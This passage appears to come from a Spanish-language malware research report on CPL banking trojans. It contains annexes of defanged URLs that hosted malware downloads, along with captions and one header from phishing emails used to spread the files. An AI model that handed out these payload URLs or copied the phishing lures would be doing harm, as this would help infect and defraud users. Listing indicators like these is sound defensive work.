- hxxp://200.206.76.67/ilusiones/linexs/teste.zip
- hxxp://200.98.200.93/Componente-Certificador.exe
- hxxp://37.187.65.198/bambam.cpl
- hxxp://37.187.65.198/Chrome_Update_2014.exe
- hxxp://50.97.101.7/~subzi845/bck.zip
- hxxp://65.181.122.39/~facebook/carregandoimagens00112299988mmxcvsVCLJKENAytftfvbwei5463425634363.mp3
- hxxp://67.23.255.34/~comentar/Face/Facebook_Comentario.exe
- hxxp://69.162.72.158/img_log.zip
- hxxp://academiebeaute.hu/img/vanessa.mp3?32984329492365353
- hxxp://acmeco.com.br/hydraa.mp3
- hxxp://acompanha-noite.p.ht/notify.php
- hxxp://adobeboleto.googlecode.com/svn/svrc.exe
- hxxp://amentoladofreexxxpoly.com/saidas/polys.pac
- hxxp://anexodocx.zz.vc/image/orasco/vilagepark.rar
- hxxp://aruralsm.com.br/sysviewer/1.zip
- hxxp://asiacongress.com/backendz/fckeditor/editor/plugins/tablecommands/mshtasoft.zip
- hxxp://aslong.googlecode.com/svn/Soft.exe
- hxxp://autoparts.co.nz/Editor/core/barao01/setup.xml
- hxxp://babirossi.com.br/musicas/Like.mp3?B174B272B088BD78B2
- hxxp://bataco.net/shop/cp/001/print.exe
- hxxp://bellathornebrasil.fanzoom.net/galeria/images/messenger.gif
- hxxp://besinciyildiz.av.tr/images/resimler/wappbraweb.zip
- hxxp://bit.ly/15ZkZVq
- hxxp://bit.ly/19ZHA8D
- hxxp://bit.ly/1DbPA0z
- hxxp://bit.ly/KZwqH0
- hxxp://bitly.com/1bRPamp
- hxxp://bitly.com/1eC2YQC
- hxxp://bitly.com/1mzhuM7
- hxxp://bitly.com/1nbf4cS
- hxxp://blogconfianca.institucional.ws/smart.exe
- hxxp://bruslimpo.com.br/images/confi.zip
- hxxp://bussineysday.com/avisos/verifica.php
- hxxp://buyersindex.com/images/spacerx.gif
- hxxp://camoluksu.com/images/tmp.zip
- hxxp://canoasfacil.com.br/site/libraries/iex.exe
- hxxp://capricafe.com.au/images/infect.php
- hxxp://casasbrotinmg.com.br/932849384.zip
- hxxp://cdl2014.hol.es/12072013.zip
- hxxp://cdl2014.hol.es/23082013.zip
- hxxp://cdl2014.hol.es/27082013.jpg
- hxxp://cdl2015.hol.es/27082013.jpg
- hxxp://centraldeinformacao.info/13/setup.xml
- hxxp://centrecomparis.com/images/smile.gif
- hxxp://churrascodorei.com.br/imagens/cobertura/yvenilper.zip
- hxxp://cl.ly/2E131q3s2x0i/download/verdinhas.rar

- hxxp://clientexclusivo.com/htaccess.cpl
- hxxp://commondatastorage.googleapis.com/loadr%2Fbambam.cpl
- hxxp://commondatastorage.googleapis.com/modulos%2FRetBol.dll
- hxxp://commondatastorage.googleapis.com/private2%2Fchromeld.cpl
- hxxp://cpro20222.publiccloud.com.br/dmswinupdate.dll
- hxxp://cpro20222.publiccloud.com.br/Process_windows_system32DHSDISIFSjs.cpl
- hxxp://dekafotos01.url.ph/index.php
- hxxp://disistemas.com.br/font/win.exe
- hxxp://dl.dropboxusercontent.com/s/2czkzhlyz3tikae/conf.html
- hxxp://dl.dropboxusercontent.com/s/khzzta6vscm46su/dig.html
- hxxp://dowinformativo.net/smal/01/html.zip
- hxxp://dtimbiras.megatronicnet.com/kastplay/messenger1.gif
- hxxp://eiainteriors.com/wp-content/plugins/jetpack/08-07-homer.exe
- hxxp://elblocdecomerc.pimec.org/wp-content/plugins/08-07-homer.exe
- hxxp://empresapeixarialtda.com.br/project/gbweb.zip
- hxxp://enmetec.com.br/protec_resp/catalogos/inclussives/nac_iiiiiimportttttesde/ooorxmens/truuulllles.gif
- hxxp://equiplus.com/autoplaza/img-23.mpg?874623846234
- hxxp://expotrator.com.br/img/glyph/libmysql.jpg
- hxxp://expotrator.com.br/img/icons/tabs/libmysql.gif
- hxxp://farjad.de/templates/beez5/images/2013.cpl
- hxxp://fart.bialystok.pl/images/banners/gbweb.zip
- hxxp://flasheplayer.googlecode.com/svn/Song.exe
- hxxp://flock.com.br/work/imagens/Inject.exe
- hxxp://globovisivelmente.com/mac/mshtasoft.zip
- hxxp://harshwhispers.com/img/dunptty.gif
- hxxp://haspnegocios.com/webmaster/clientarea.pac
- hxxp://integro.com.pl/media/smile.gif
- hxxp://jarga3d.com/Armsvcsy.exe
- hxxp://joseluis008.hospedagemdesites.ws/posto.pdf
- hxxp://keyforbysmartprime.org.uk/02/setup.xml
- hxxp://keyforbysmartprime.org.uk/04/setup.xml
- hxxp://keyforbysmartprime.org.uk/07/setup.xml
- hxxp://keyforbysmartprime.org.uk/10/setup.xml
- hxxp://kitexploit.p.ht/notify.php
- hxxp://klikideas.com/jocostop/modules/mod_breadcrumbs/tmpl/zepequeno.jpg
- hxxp://logoscursos.com.br/img/hp/temp.rar
- hxxp://magdamarconi.com.br/galeria/lorena/g1.gif
- hxxp://mamaocomcacucar12.hol.es/novo/tmp.zip
- hxxp://manoelvoraz.com/waidman/PC_Client1.rar
- hxxp://mardelrosa.com.br/imagens/filme.zip
- hxxp://maxmorto1.com/under/key.jpg
- hxxp://mundogynfesta.com/page3/inf/loja1.html
- hxxp://mundogynfesta.com/page4/copa01.html
- hxxp://newcontoks.1gb.ru/Cont_Mod02/notify.php
- hxxp://noithatliti.com/main/images/smile.gif
- hxxp://noithatliti.com/main/modules/smile.gif
- hxxp://oitv.1gb.ru/nq.jpm
- hxxp://omegahar.com/element/gameover1.dat
- hxxp://painelremoto.url.ph/libmysql.jpg
- hxxp://pfa17.fr/chrrme.exe
- hxxp://pfa17.fr/Java.exe
- hxxp://pfa17.fr/Javar.exe
- hxxp://pfa17.fr/mrs.exe
- hxxp://pfa17.fr/msconfige.exe
- hxxp://pfa17.fr/Mspro.exe
- hxxp://pfa17.fr/mswconfi.exe
- hxxp://pfa17.fr/sony.exe

- hxxp://pfa17.fr/Top4.php
- hxxp://ploff.net/wp-content/uploads/gbpsvs2.jpg
- hxxp://portalurate.com/home/media/smile.gif
- hxxp://promocao11.com/neo.jpg
- hxxp://protect.org.br/protect/messenger.gif
- hxxp://protect.org.br/protect/messenger1.gif
- hxxp://protect.org.br/uploads/libmysql.dll
- hxxp://rpwebdesigner.com/~sistemac/2012-01.cpl
- hxxp://saintfiacre.groupe-antilopes.fr/css/fonts/print.exe
- hxxp://server.company.com/scripts/httpsrvr.dll
- hxxp://sixsevengrifes.com.br/snm/copafifa.txt
- hxxp://stelc.net/download/Mendley.mp3
- hxxp://stocco.com.br/admin/css/xquery.rar
- hxxp://stocco.com.br/web/images/zyb_img.zip
- hxxp://stocco.com.br/web/swf/wanil.rar
- hxxp://stocco.com.br/web/wanil.rar
- hxxp://stocco.com.br/web/yshdu_xxaso.zip
- hxxp://sunshinegaragedoors.com/images/banners/images/bckup/bckimg.zip
- hxxp://ta-zikra.com/images/gbweb.zip
- hxxp://tiagopaiva.com/components/com_wrapper/sfognoUU023597320975LIAEUFGAWIU322.2.cpl
- hxxp://topspaintopbrasil.com/caixa/verifica.php
- hxxp://trabalhador.hol.es/fotos.zip
- hxxp://trabalhadores.hol.es/26062013.zip
- hxxp://tributaluci.com.br/vamos005/setup.xml
- hxxp://trishaportbury.com/web/libraries/Xuru.zip
- hxxp://tudobomnavida.com/Limpa.jpg
- hxxp://tudobrasil.freetzi.com/contador.php
- hxxp://uonder.googlecode.com/svn/svrc.exe
- hxxp://vspeletro.com.br/Imagens/28746.mp4
- hxxp://vulcanoempresasv1.hospedagemdesites.ws/java/conte.php
- hxxp://webbrasild.com.br/seguro/diario04.rar
- hxxp://windows2013.googlecode.com/svn/ASCTray.exe
- hxxp://wskop.googlecode.com/svn/Sond.exe
- hxxp://wskop.googlecode.com/svn/Songs.exe
- hxxp://wsolucoes.com/imagens/vpr.mp4?824287642184
- hxxp://www.3dpics.org/media/system/js/email.php
- hxxp://www.4shared.com/download/hMaSoBz9/teste.zip
- hxxp://www.advogadoscaxias.com.br/includes/js/jscalendar-1.0/lang/html/oi/Dlx_x_.png
- hxxp://www.atrevitta.com.br/wp/wp-content/plugins/nextgen-gallery/lib/multisite.dll
- hxxp://www.autokrupobiti.cz/modules/mod_ppc_simple_spotlight/elements/teste.zip
- hxxp://www.brasilmotos.com/imagens/temp.rar
- hxxp://www.calcadoskalliny.com/images/email.php
- hxxp://www.casafavais.com/plugins/system/gbweb.zip
- hxxp://www.cattlognore.com/catalogos/panfletos.pac
- hxxp://www.cidra.com.ar/images/stories/1.pdf
- hxxp://www.cifra.pt/teste/images/email.php
- hxxp://www.clippinglook.com.br/img/icons/DSC00280.jpg
- hxxp://www.confrariademulheresbrasil.com.br/plugins/user/Visualizar.exe
- hxxp://www.contabilidadeattiva.com.br/wsb/w.gif
- hxxp://www.coopibi.coop.br/js/lightbox/contador/scr.php
- hxxp://www.crmpropertiesllc.com/infran.dll
- hxxp://www.cylia.org/theatre/wp-includes/theme-compat/Errorsms.exe
- hxxp://www.entrepreneuressacademy.com/blog/wp-content/plugins/wp-get-post-image/27-07-homer_original.exe
- hxxp://www.eticket.hyrtechsolutions.com/avenger.exe
- hxxp://www.guimaraesvaz.adv.br/img/slides/novo_horizonte/familylek.zip
- hxxp://www.hostingop.kinghost.net/redir_pro.php
- hxxp://www.icpr.ch/images/y2003.jpg

- hxxp://www.isdep.ru/templates/atomic/html/mod_menu/default/default_image.jpg
- hxxp://www.isdep.ru/templates/atomic/html/mod_menu/default/index2013/default.jpg
- hxxp://www.kolomonen.net/images/M_images/mail.exe
- hxxp://www.libanus.com.br/LuaBy/WinscpPor.nil
- hxxp://www.mac2hand.com/images/images/Mag7.zip
- hxxp://www.maisgasnasuavida.com.br/joomla/modules/00000/pClient.exe
- hxxp://www.nfepaulistana.biz/down/logs.exe
- hxxp://www.novo-site.p.ht/notify.php
- hxxp://www.pixelsav.com.br/old/apps/jquery_nivo/isertimagem.jpg
- hxxp://www.questera.com/images/img/smile.gif
- hxxp://www.questera.com/images/img/smilib.gif
- hxxp://www.redijr1.esy.es/Sem_Msg_Erro.exe
- hxxp://www.rjcc.com.br/site/application/modules/eventos/models/evento.dll
- hxxp://www.rmmrs.org/modules/mod_breadcrumbs/tmpl/libmysql.dll
- hxxp://www.schwarci.hu/atalanta/mazurekpeter/Joomla/templates/atomic/css/blueprint/plugins/buttons/icons/icon.png
- hxxp://www.sinfazerj.org.br/cms/skins/images/view_image.dll
- hxxp://www.ttumdreep.com.br/redir/fotos1/index1.php
- hxxp://www.varejaotropical.com.br/imagens/DSC00280.jpg
- hxxp://www.viewerspro.eu/redirs_pro/wrar32pt-br.zip
- hxxp://www.zugoszel.hu/files/smile.gif
- hxxp://zugoszel.hu/modules/smile.gif
- hxxps://dl.dropboxusercontent.com/s/4siuluy2o34q95u/neopzl.jpm
- hxxps://dl.dropboxusercontent.com/s/dnn2y25jrlzec4t/adober.exe
- hxxps://dl.dropboxusercontent.com/s/e03z93ard9hbvbz/meu.kmp
- hxxps://dl.dropboxusercontent.com/s/mqeygm95wr0pwfb/pux.gyn
- hxxps://dl.dropboxusercontent.com/s/q81bmro0sohas11/LO.jpm
- hxxps://dl.dropboxusercontent.com/s/qna1sym5exkucxp/bilau.cgc?83274628346
- hxxps://dl.dropboxusercontent.com/s/sgkwca4mmd4xbq0/837456478.gib?dl=1&token_hash=AAHjSABo4ug0iowbT3NFbK0Rsv_EncxfMyH6P4mlfzJ3kQ
- hxxps://docs.google.com/uc?id=0B809n5kKDcs1LUtVSVdnNllCNmM
- hxxps://docs.google.com/uc?id=0B809n5kKDcs1QjRISXZPUWNYa00
- hxxps://docs.google.com/uc?id=0BzHgGW5s4IVvVlRfd1d6d080ZW8
- hxxps://goiania.box.com/shared/static/l83h0c6crd82fvty24cg.nil
- hxxps://googledrive.com/host/0B2oh2Mq7JN6vbzY2VDJRTGxLNDg/beach.jpg
- hxxps://googledrive.com/host/0B8kG7jokIe4CTk5HQXU2WGtycHc/beta.jpg
- hxxps://googledrive.com/host/0B-MDNoRtYCSuNjVCZzl6blJwT00/vj/argentina.jpg
- hxxps://googledrive.com/host/0BygfTS0NjfziTEY0cUx1OVM5Ykk/litro.jpg
- hxxps://s3-sa-east-1.amazonaws.com/mats01/kick.rar

Listado de URLs incompletas

- hxxp://138.91.88.144/000/CPL_qrweiguweuovhweuwehKUGFCYWQKFWQF879235897235879352879932.2
- hxxp://162.243.142.244/CPL__EARIUGERUGEROUERGBERUGEORU30597239523790 57EIWUFHWEIFsdjgwer.2
- hxxp://177.153.6.67/modulos/
- hxxp://177.70.107.177/
- hxxp://178.32.35.134/CPL_asduasidnsajdkui1h298h9sand9as8hd89sadh912.2
- hxxp://186.202.178.32/002586/
- hxxp://192.210.195.50/3303/
- hxxp://198.20.101.77/diega/
- hxxp://198.23.250.211/1908/
- hxxp://198.23.250.211/sms/
- hxxp://200.98.145.220/panysyst/
- hxxp://200.98.200.194/03873tg8964634/
- hxxp://200.98.200.194/bxaki/tg0348753/
- hxxp://216.144.252.28/015/
- hxxp://37.187.65.198/1/new02948nffdd.2
- hxxp://37.187.66.233/CPL_psdkjkpaJdajoDIJSDIOAJSDoiasji1203123123.2

- hxxp://3eartmoveis.com.br/tmp/
- hxxp://46.105.17.127/CPL_ausdasduasydiusayd123871283127IOSDHIUAUSDYG.2
- hxxp://64.31.21.38/mods/
- hxxp://85.25.213.184/
- hxxp://asiapointx.com.br/chats/downloads/
- hxxp://ayurchem.com/23/
- hxxp://barraone.com.br/wp-content/upgrade/na/
- hxxp://carregando00.cu.cc/CARREGANDOX
- hxxp://consorcioeldorado.com.br/images/
- hxxp://controle2.dynamic-dns.net/
- hxxp://cpro17738.publiccloud.com.br/190813/ma50/
- hxxp://cpro19600.publiccloud.com.br/Module/0xh4KiraKlhxQfPq0lKC.LO
- hxxp://download.modulosweb2014.com.br/015/
- hxxp://easysign.com.br/novo/
- hxxp://favela-dafree.info/
- hxxp://fotos001.zapto.org
- hxxp://gabinetexpert.com.br/CAV/
- hxxp://gatol2012.no-ip.org
- hxxp://gruporainhadassete.hospedagemdesites.ws/assinaturas/
- hxxp://gruposiepierski.com.br/Nova pasta/conf/
- hxxp://isionip.com.br/cgf/
- hxxp://ivrempreiteira.com.br/old/
- hxxp://maisumavezconta.info/escrita/
- hxxp://novakl.servemp3.com
- hxxp://sofhia27022013.servehalflife.com
- hxxp://transitoaberto.com.br/zip/homernovo/
- hxxp://transitoaberto.com.br/zip/sumervile/
- hxxp://videospornocomfamosos.com.br/bic/saveinfect.php?idcli=
- hxxp://vinhosevinhos.com/bkp/
- hxxp://wrmarketing.com.br/xcvxcvxcvxcvxcv/
- hxxp://www.4shared.com/download/6vhuQ0E7ce/
- hxxp://www.celgogo.com.br/system/
- hxxp://www.girarrosto.com.br/cgf/
- hxxp://www.telhanobrers.com.br/uploads/default/files/zip/homer/
- hxxp://www.telhanobrers.com.br/uploads/default/files/zip/jk/
- hxxps://nsarquivosold.googlecode.com/svn/
- hxxps://nsprojet.googlecode.com/svn/

Listado de URLs curiosas

- hxxps://www.youtube.com/watch?NR=1&v=v_oOp9e_Ofw&feature=endscreen – Video de música
- hxxp://www.devmedia.com.br/delphi-xe2-executando-automaticamente-privilegios-de-administrador/25125#ixzz2URS5ZlSY – Tutorial de Delphi
- hxxp://1.bp.blogspot.com/-V5oSoHaAwuU/Tk0GSWIQ6fI/AAAAAAAAA0k/7U4X_IWWBL4/s1600/MALANDRO.png – Imagen de personaje de TV

Anexo C

Correos de propagación de CPL maliciosos




Figura C.1 - Correo de propagación con html adjunto que dirige a descarga de CPL.




Figura C.2 - Correo de propagación con enlace que descarga un zip.




Figura C.3 - Correo de propagación con enlace de descarga de CPL.




Figura C.4 - Correo de propagación con falso análisis con producto antivirus.

Figura C.5 - Otro correo de propagación.

Asunto: Seu ticket esta BLOQUEADO !
Fecha: Thu, 11 Sep 2014 13:28:51 +0100
De: contato3@ticket.com <contato3@ticket.com>
Responder a: contato3@ticket.com <contato3@ticket.com>
